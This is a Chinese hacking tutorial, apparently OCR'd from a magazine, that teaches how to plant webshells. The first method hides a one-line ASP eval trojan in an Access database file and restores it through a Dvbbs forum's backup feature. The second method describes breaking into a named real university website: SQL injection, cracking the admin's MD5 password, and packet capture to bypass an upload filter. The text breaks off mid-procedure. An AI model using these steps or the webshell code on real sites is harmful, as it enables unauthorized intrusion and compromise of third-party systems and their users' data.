
第一式，动网论坛数据库备份得shell


关于动网的漏洞我想各位菜菜都知道吧，它有个默认数据库可以被下载，不过现在好象是不太好找了。管理员变聪明了，知道把默认的数据库地址改了，即使有的能下载也是假的，一般的体积都很小。如果看到那些才几十K的数据库千万不要双击运行，不然抓鸡未成就先变成别人的鸡了。

这里重点讲一下从数据库里找到管理员用户名和密码后，如何上传我们的webshell。因为动网论坛后台是会检测备份的文件是不是一个可以连接的数据库，所以我们需要用一个真正的数据库夹个一句话木马来为后面的事情做准备。安装有Office的朋友可以在桌面上右键，新建个Microsoft Access应用程序，这样就可以得到一个MDB文件，将它改名为1.mdb。再新建一个文本文件1.txt，在1.txt中输入以下代码：

```
<%eval request("#")%>
```


图1


图3


图4

然后到命令行下，使用**copy /b 1.mdb+1.txt 2.jpg**命令将这两个文件合并为一个新的文件，如图1。

去论坛任意版面发贴，将这个2.jpg上传到论坛上，如图2。

把选中的路径部分复制到剪贴板里，转到后台，找到恢复数据功能，把“备份数据库路径（相对）”填为“../刚才的图片路径”，目标地址写为”../shell.asp”，单击“恢复数据”，如图3。

提示“成功恢复数据！”后，我们就可以访问论坛的shell.asp得到一句话客户端了，打开X档案提供的海阳顶端一句话木马客户端，填入http://对方网址/shell.asp，提交后如图4。出现登录窗口时不输入任何密码直接点“芝麻开门，偶是老马”就可以进去了。

第二式、上传漏洞得webshell

我们的目标是http://www.ce.zjut.edu.cn/。在首页的下方有“管理”的字样，这样就省去了我们找后台的麻烦。随便看了看整站，找到个注射点，填进啊D注射工具中，很快就跑出了对方的管理员用户名、密码MD5散列，拿到在线破解网站（例如www.cmd5.com）跑跑，得知密码是2位字母hc，如图5。




图5

密码这么简单，不被入侵才怪呢！真不知道现在的管理员怎么想的，输入我们刚才得到的用户名和密码进入了管理后台，结果他只是个普通的管理员，没有数据库备份的权限，在添加文章那里有上传功能，不过很可惜不能上传asp文件。难道我们现在就没办法了吗？嘿嘿，3个月的X档案也不是白看的，这回我们就采取抓包取得上传图片的提交地址和cookies来弄shell看！




图6

打开WSockExpert.exe，找到管理后台的页面，如图6。接下来把我们的小马改成扩展名为.jpg上传，如图7。现在看看我们抓到的包，如图8。




图7

